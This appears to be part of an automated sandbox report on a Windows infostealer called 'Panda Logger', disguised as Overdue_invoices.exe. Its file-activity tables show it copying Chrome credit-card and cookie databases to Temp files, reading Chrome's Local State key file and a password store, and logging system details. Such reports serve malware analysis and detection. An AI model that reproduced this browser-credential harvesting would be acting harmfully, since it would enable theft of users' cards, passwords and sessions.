File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\browserCreditCards	0	73728	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 02 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 43 c1 05 00 00 00 02 07 f6 00 00 00 00 1b 07 fb 07 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....$........................... ....C.....................	success or wait	1	6CD3DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\TMP_Cookies	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	6CD3DD66	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp99EA0x.tmp	unknown	2689	3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 7c 20 50 61 6e 64 61 20 4c 6f 67 67 65 72 20 2d 20 53 79 73 74 65 6d 20 44 65 74 61 69 6c 73 20 7c 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 0a 0d 0a 43 6f 6d 70 75 74 65 72 20 4e 61 6d 65 3a 20 34 39 34 31 32 36 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 68 61 72 64 7a 0d 0a 43 6f 75 6e 74 72 79 20 4e 61 6d 65 3a 20 55 6e 69 74 65 64 20 53 74 61 74 65 73 0d 0a 53 79 73 74 65 6d 20 64 61 74 65 20 61 6e 64 20 74 69 6d 65 3a 20 31 2f 32 37 2f 32 30 32 31 20 33 3a 31 35 3a 31 32 20 50 4d 0d 0a 50 72 6f 63 65 73 73 6f 72 3a 20 49 6e 74 65 6c 28 52 29 20 43 6f 72 65 28 54 4d 29 32 20 43 50 55 20 36 36 30 30 20 40 20 32 2e 34 30 20 47 48 7a 0d 0a 46 72 61 6d 65 77 6f 72 6b 3a 20 34 2e 30 2e 33 30 33 31 39 2e 34 32 30 30 30 0d 0a 4f 70 65 72 61 74 69	==========| Panda Logger - System Details |==========...Computer Name: 494126..Username: user..Country Name: United States..System date and time: 1/27/2021 3:15:12 PM..Processor: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz..Framework: 4.0.30319.42000..Operati	success or wait	1	6CD31B4F	WriteFile
C:\Users\user\AppData\Local\Temp\TMP_4728	unknown	50	36 30 32 30 2c 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 44 65 73 6b 74 6f 70 5c 4f 76 65 72 64 75 65 5f 69 6e 76 6f 69 63 65 73 2e 65 78 65 0d 0a	6020,C:\Users\user\Desktop\Overdue_invoices.exe..	success or wait	1	6CD31B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEC5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DECCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD31B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD31B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runtime92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll.aux	unknown	1100	success or wait	1	6DE203DE	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	6CD31B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	21	6CD31B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	899	end of file	1	6CD31B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	1	6CD31B4F	ReadFile
C:\Users\user\AppData\Local\Temp\TMP_pass	unknown	40960	success or wait	1	6CD31B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	6CD31B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	899	end of file	1	6CD31B4F	ReadFile
C:\Users\user\AppData\Local\Temp\browserCreditCards	unknown	73728	success or wait	1	6CD31B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	6CD31B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	899	end of file	1	6CD31B4F	ReadFile
C:\Users\user\AppData\Local\Temp\TMP_Cookies	unknown	20480	success or wait	1	6CD31B4F	ReadFile

Disassembly

Code Analysis